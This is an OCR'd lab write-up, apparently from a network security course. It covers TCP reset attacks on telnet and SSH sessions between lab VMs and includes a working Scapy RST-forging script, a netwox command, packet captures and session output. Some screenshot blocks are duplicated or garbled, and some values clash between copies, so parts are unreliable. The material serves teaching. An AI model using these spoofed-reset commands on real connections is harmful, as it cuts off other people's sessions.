
In the figure below, we can see the Reset Packet in WireShark. Note the Reset Flag set and the Sequence Number.



```
▶ Frame 125: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_38:ac:b7 (08:00:27:38:ac:b7), Dst: PcsCompu_99:5b:0f (08:00:27:99:5b:0f)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11
▼ Transmission Control Protocol, Src Port: 43926, Dst Port: 23, Seq: 3656591524, Len: 0
    Source Port: 43926
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3656591524
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▼ Flags: 0x004 (RST)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...0 .... = Acknowledgment: Not set
      .... .... 0... = Push: Not set
    ▶ .... .... .1.. = Reset: Set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·········R··]
    Window size value: 0
```

Telnet Reset Attack Using Scapy

In the figure below, we do the same attack, but use Scapy instead. We have the same VM configuration below as we did for the previous attack with netwox. The only difference is that we're using scapy. In the Blue VM on the right you can see the Reset Attack (syn_rst.py). By seeing the "Connection closed by foreign host" message in the Green VM, we know the Reset Packet attack worked.




```
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:6039 errors:0 dropped:0 overruns:0 frame:0
        TX packets:6039 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:544654 (544.6 KB)  TX bytes:544654 (544.6 KB)

[02/07/2019 20:45] seed@VM:~$
[02/07/2019 20:46] seed@VM:~$
[02/07/2019 20:47] seed@VM:~$ Connection closed by foreign host.
[02/07/2019 20:51] seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb  7 20:40:21 MST 2019 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

        tion:  https://help.ubuntu.com
          t:     https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/07/2019 20:53] seed@VM:~$
[02/07/2019 20:53] seed@VM:~$ Connection closed by foreign host.
[02/07/2019 20:54] seed@VM:~$
```

```
tcp        0      0 10.0.2.11:23            250.231.165.214:24809   SYN_RECV
tcp        0      0 10.0.2.11:23            246.48.246.64:61176     SYN_RECV
tcp        0      0 10.0.2.11:23            247.151.31.99:34360     SYN_RECV
tcp        0      0 10.0.2.11:23            241.123.225.102:56085   SYN_RECV
tcp        0      0 10.0.2.11:23            253.32.218.160:61504    SYN_RECV
tcp        0      0 10.0.2.11:23            255.221.102.170:3733    SYN_RECV
tcp        0      0 10.0.2.11:23            255.92.17.65:2522       SYN_RECV
tcp        0      0 10.0.2.11:23            242.62.161.173:22909    SYN_RECV
tcp        0      0 10.0.2.11:23            240.69.206.225:40765    SYN_RECV
tcp        0      0 10.0.2.11:23            253.39.134.62:11870     SYN_RECV
tcp        0      0 10.0.2.11:23            254.48.244.215:1577     SYN_RECV
tcp        0      0 10.0.2.11:23            250.212.18.38:65118     SYN_RECV
tcp        0      0 10.0.2.11:23            246.9.150.233:5922      SYN_RECV
[02/07/2019 19:12] seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/07/2019 19:13] seed@VM:~$
[02/07/2019 20:41] seed@VM:~$
```

```
|          source port            |        destination port          |
|_________0xAB96=43926____________|___________0x0017=23______________|
|                              seqnum                                |
|_____________________0xD9F328A4=3656591524__________________________|
|                              acknum                                |
|_________________________0x00000000=0_______________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window                  |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|___________0x0000=0_________________|
|         checksum                |           urgptr                 |
|        0xE986=59782             |          0x0000=0                |
[02/07/19]seed@VM:~/.../lab3$ sudo ./syn_rst.py
version    : BitField (4 bits)                    = 4               (4)
ihl        : BitField (4 bits)                    = None            (None)
tos        : XByteField                           = 0               (0)
len        : ShortField                           = None            (None)
id         : ShortField                           = 1               (1)
flags      : FlagsField (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                   = 0               (0)
ttl        : ByteField                            = 64              (64)
proto      : ByteEnumField                        = 6               (0)
chksum     : XShortField                          = None            (None)
src        : SourceIPField                        = '10.0.2.10'     (None)
dst        : DestIPField                          = '10.0.2.11'     (None)
options    : PacketListField                      = []              ([])
--
sport      : ShortEnumField                       = 43932           (20)
dport      : ShortEnumField                       = 23              (80)
seq        : IntField                             = 2741200505L     (0)
ack        : IntField                             = 0               (0)
dataofs    : BitField (4 bits)                    = None            (None)
reserved   : BitField (3 bits)                    = 0               (0)
flags      : FlagsField (9 bits)                  = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                           = 8192            (8192)
chksum     : XShortField                          = None            (None)
urgptr     : ShortField                           = 0               (0)
options    : TCPOptionsField                      = []              ([])
[02/07/19]seed@VM:~/.../lab3$
```

The figure below shows the reset packet in WireShark. Please note the sequence number which is shown. We use this sequence number in our attack.




```
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:6039 errors:0 dropped:0 overruns:0 frame:0
        TX packets:6039 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:544654 (544.6 KB)  TX bytes:544654 (544.6 KB)

[02/07/2019 20:45] seed@VM:~$
[02/07/2019 20:46] seed@VM:~$
[02/07/2019 20:47] seed@VM:~$ Connection closed by foreign host.
[02/07/2019 20:51] seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb  7 20:40:21 MST 2019 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

          e updated.
0 updates are security updates.

[02/07/2019 20:53] seed@VM:~$
[02/07/2019 20:53] seed@VM:~$ Connection closed by foreign host.
[02/07/2019 20:54] seed@VM:~$
```

```
tcp        0      0 10.0.2.11:23            250.231.165.214:24809   SYN_RECV
tcp        0      0 10.0.2.11:23            246.48.246.64:61176     SYN_RECV
tcp        0      0 10.0.2.11:23            247.151.31.99:34360     SYN_RECV
tcp        0      0 10.0.2.11:23            241.123.225.102:56085   SYN_RECV
tcp        0      0 10.0.2.11:23            253.32.218.160:61504    SYN_RECV
tcp        0      0 10.0.2.11:23            255.221.102.170:3733    SYN_RECV
tcp        0      0 10.0.2.11:23            255.92.17.65:2522       SYN_RECV
tcp        0      0 10.0.2.11:23            242.62.161.173:22909    SYN_RECV
tcp        0      0 10.0.2.11:23            240.69.206.225:40765    SYN_RECV
tcp        0      0 10.0.2.11:23            253.39.134.62:11870     SYN_RECV
tcp        0      0 10.0.2.11:23            254.48.244.215:1577     SYN_RECV
tcp        0      0 10.0.2.11:23            250.212.18.38:65118     SYN_RECV
tcp        0      0 10.0.2.11:23            246.9.150.233:5922      SYN_RECV
[02/07/2019 19:12] seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/07/2019 19:13] seed@VM:~$
[02/07/2019 20:41] seed@VM:~$
```

```
No. Time                           Source     Destination Protoc Leng Info
  1 2019-02-07 20:53:44.793644280  10.0.2.10  10.0.2.11   TELNET   68 Telnet Data ...
  2 2019-02-07 20:53:44.794104474  10.0.2.11  10.0.2.10   TELNET   68 Telnet Data ...
  3 2019-02-07 20:53:44.794245671  10.0.2.10  10.0.2.11   TCP      66 43932 → 23 [ACK] Seq= [illegible] Win=237 Len=0 TSval=21983482 TSecr=208…
  4 2019-02-07 20:53:44.796367941  10.0.2.11  10.0.2.10   TELNET   96 Telnet Data ...
  5 2019-02-07 20:53:44.796467381  10.0.2.10  10.0.2.11   TCP      66 43932 → 23 [ACK] Seq=2741200505 Ack=264281796 Win=237 Len=0 TSval=21983482 TSecr=208…
  6 2019-02-07 20:54:53.[illegible]  10.0.2.10  10.0.2.11   TCP      54 43932 → 23 [RST] Seq=2741200505 Win=8192 Len=0
  7 2019-02-07 20:54:55.586337337  10.0.2.10  10.0.2.11   TELNET   68 Telnet Data ...
  8 2019-02-07 20:54:55.586452840  10.0.2.11  10.0.2.10   TCP      60 23 → 43932 [RST] Seq=264281796 Win=0 Len=0
```

```
▶ Frame 6: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_91:01:09 (08:00:27:91:01:09), Dst: PcsCompu_00:5b:0f (08:00:27:00:5b:0f)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11
▼ Transmission Control Protocol, Src Port: 43932, Dst Port: 23, Seq: 2741200505, Len: 0
    Source Port: 43932
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2741200505
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▼ Flags: 0x004 (RST)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...0 .... = Acknowledgment: Not set
      .... .... 0... = Push: Not set
    ▶ .... .... .1.. = Reset: Set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·········R··]
    Window size value: 8192
Sequence number (tcp.seq), 4 bytes        Packets: 8 · Displayed: 8 (100.0%)        Profile: Default
```

The figure below shows the python code for Reset Packet attack.


```
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:6039 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6039 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:544654 (544.6 KB)  TX bytes:544654 (544.6 KB)

[02/07/2019 20:45] seed@VM:~$
[02/07/2019 20:46] seed@VM:~$
[02/07/2019 20:47] seed@VM:~$ Connection closed by foreign host.
[02/07/2019 20:51] seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb  7 20:40:21 MST 2019 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/07/2019 20:53] seed@VM:~$
[02/07/2019 20:53] seed@VM:~$ Connection closed by foreign host.
[02/07/2019 20:54] seed@VM:~$
```

```
tcp        0      0 10.0.2.11:23            250.231.165.214:24809   SYN_RECV
tcp        0      0 10.0.2.11:23            246.48.246.64:61176     SYN_RECV
tcp        0      0 10.0.2.11:23            247.151.31.99:34360     SYN_RECV
tcp        0      0 10.0.2.11:23            241.123.225.102:56085   SYN_RECV
tcp        0      0 10.0.2.11:23            253.32.218.160:61504    SYN_RECV
tcp        0      0 10.0.2.11:23            255.221.102.170:3733    SYN_RECV
tcp        0      0 10.0.2.11:23            255.92.17.65:2522       SYN_RECV
tcp        0      0 10.0.2.11:23            242.62.161.173:22909    SYN_RECV
tcp        0      0 10.0.2.11:23            240.69.206.225:40765    SYN_RECV
tcp        0      0 10.0.2.11:23            253.39.134.62:11870     SYN_RECV
tcp        0      0 10.0.2.11:23            254.48.244.215:1577     SYN_RECV
tcp        0      0 10.0.2.11:23            250.212.18.38:65118     SYN_RECV
tcp        0      0 10.0.2.11:23            246.9.150.233:5922      SYN_RECV
[02/07/2019 19:12] seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/07/2019 19:13] seed@VM:~$
[02/07/2019 20:41] seed@VM:~$
```

```
No. Time                          Source     Destination Protoc Leng Info
  1 2019-02-07 20:53:44.793644280 10.0.2.10  10.0.2.11   TELNET   68 Telnet Data ...
  2 2019-02-07 20:53:44.794104474 10.0.2.11  10.0.2.10   TELNET   68 Telnet Data ...
  3 2019-02-07 20:53:44.794245671 10.0.2.10  10.0.2.11   TCP      66 43932 → 23 [ACK] Seq=2741200505 Ack=264281786 Win=237 Len=0 TSval=21993492 TSecr=208…
  4 2019-02-07 20:53:44.796367941 10.0.2.11  10.0.2.10   TELNET   96 Telnet Data ...
  5 2019-02-07 20:53:44.796467381 10.0.2.10  10.0.2.11   TCP      66 43932 → 23 [ACK] Seq=2741200505 Ack=264281786 Win=237 Len=0 TSval=21993492 TSecr=208…
  6 2019-02-07 20:54:53.000684000 10.0.2.10  10.0.2.11   TCP      54 43932 → 23 [RST] Seq=2741200505 Win=8192 Len=0
  7 2019-02-07 20:54:55.586337327 10.0.2.10  10.0.2.11   TELNET   68 Telnet Data ...
  8 2019-02-07 20:54:55.586452840 10.0.2.11  10.0.2.10   TCP      60 23 → 43932 [RST] Seq=264281786 Win=0 Len=0
```


```python
#!/usr/bin/python
from scapy.all import *

ip = IP(src="10.0.2.10", dst="10.0.2.11")
tcp = TCP(sport=43932, dport=23, flags=4, seq=2741200505)

pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

SSH Reset Packet using netwox

We use the same VM configuration that we've previously used in the prior attacks. In this attack:

1. We start an SSH session on the Green VM.
2. The Red VM is running the SSH server.
3. We execute the Reset Attack on the Blue VM.
4. We see the "Broken pipe" message on the Green VM.

By seeing the Broken Pipe message, we know the Reset Packet attack worked.



```
[02/11/2019 15:02] seed@VM:~$ exit
logout
Connection to 10.0.2.11 closed.
[02/11/2019 15:02] seed@VM:~$ ssh 10.0.2.11
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

Last login: Mon Feb 11 14:57:01 2019 from 10.0.2.10
[02/11/2019 15:02] seed@VM:~$
[02/11/2019 15:02] seed@VM:~$
[02/11/2019 15:02] seed@VM:~$
[02/11/2019 15:02] seed@VM:~$
[02/11/2019 15:03] seed@VM:~$
[02/11/2019 15:04] seed@VM:~$
[02/11/2019 15:04] seed@VM:~$ packet_write_wait: Connection to 10.0.2.11 port 22
 Broken pipe
[02/11/2019 15:04] seed@VM:~$
```

```
[02/10/2019 07:08] seed@VM:~$ ls
android        Desktop    examples.desktop  Pictures  Templates
bin            Documents  lib               Public    Videos
Customization  Downloads  Music             source
[02/11/2019 14:00] seed@VM:~$ clear
[02/11/2019 14:00] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
```

```
No. Time                          Source     Destination Protoc Leng Info
  1 2019-02-11 15:04:17.691751051 10.0.2.10  10.0.2.11   SSH     102 Client: Encrypted packet (len=36)
  2 2019-02-11 15:04:17.692443940 10.0.2.11  10.0.2.10   SSH     102 Server: Encrypted packet (len=36)
  3 2019-02-11 15:04:17.692494073 10.0.2.10  10.0.2.11   TCP      66 45524 → 22 [ACK] Seq=3341687595 Ack=1741528951 Win=290 Len=0 TSval=951215 TSecr=937560
  4 2019-02-11 15:04:17.694471201 10.0.2.11  10.0.2.10   SSH     134 Server: Encrypted packet (len=68)
  5 2019-02-11 15:04:17.694594913 10.0.2.10  10.0.2.11   TCP      66 45524 → 22 [ACK] Seq=3341687595 Ack=1741530819 Win=290 Len=0 TSval=951216 TSecr=937560
  6 2019-02-11 15:04:28.365360959 10.0.2.10  10.0.2.11   TCP      54 45524 → 22 [RST] Seq=3341687595 Win=0 Len=0
  7 2019-02-11 15:04:32.348145840 10.0.2.10  10.0.2.11   SSH     102 Client: Encrypted packet (len=36)
  8 2019-02-11 15:04:32.348354732 10.0.2.11  10.0.2.10   TCP      60 22 → 45524 [RST] Seq=1741530819 Win=0 Len=0
```

```
|_____________________0xC72E1ABF=3341687487_____________________|
|                            acknum                              |
|_______________________0x00000000=0____________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window              |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|___________0x0000=0____________|
|            checksum           |            urgptr              |
|          0x03E4=1012          |            0x0000=0            |
[02/11/19]seed@VM:~/.../lab3$ sudo netwox 40 -l 10.0.2.10 -m 10.0.2.11 -o 45524 -p 22 -B -q 3341687595
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen              |
|___4___|___5___|____0x00=0_____|__________0x0028=40____________|
|              id               |r|D|M|       offsetfrag         |
|_________0x9715=38677__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum             |
|____0x00=0_____|____0x06=6_____|____________0x0BA7_____________|
|                            source                              |
|__________________________10.0.2.10____________________________|
|                          destination                           |
|__________________________10.0.2.11____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port         |
|_________0xB1D4=45524__________|__________0x0016=22____________|
|                            seqnum                              |
|_____________________0xC72E1B2B=3341687595_____________________|
|                            acknum                              |
|_______________________0x00000000=0____________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window              |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|___________0x0000=0____________|
|            checksum           |            urgptr              |
|__________0x0388=904___________|___________0x0000=0____________|
[02/11/19]seed@VM:~/.../lab3$
```

In the figure below, we can see the Reset Packet in WireShark. Note the Reset Flag set and the Sequence Number.



```
[02/11/2019 15:02] seed@VM:~$ exit
logout
Connection to 10.0.2.11 closed.
[02/11/2019 15:02] seed@VM:~$ ssh 10.0.2.11
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
                 rity updates.

Last login: Mon Feb 11 14:57:01 2019 from 10.0.2.10
[02/11/2019 15:02] seed@VM:~$
[02/11/2019 15:02] seed@VM:~$
[02/11/2019 15:02] seed@VM:~$
[02/11/2019 15:02] seed@VM:~$
[02/11/2019 15:03] seed@VM:~$
[02/11/2019 15:04] seed@VM:~$
[02/11/2019 15:04] seed@VM:~$ packet_write_wait: Connection to 10.0.2.11 port 22
: Broken pipe
[02/11/2019 15:04] seed@VM:~$
```

```
[02/10/2019 07:08] seed@VM:~$ ls
android          Desktop    examples.desktop  Pictures  Templates
bin              Documents  lib               Public    Videos
Customization    Downloads  Music             source
[02/11/2019 14:00] seed@VM:~$ clear
[02/11/2019 14:00] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
```

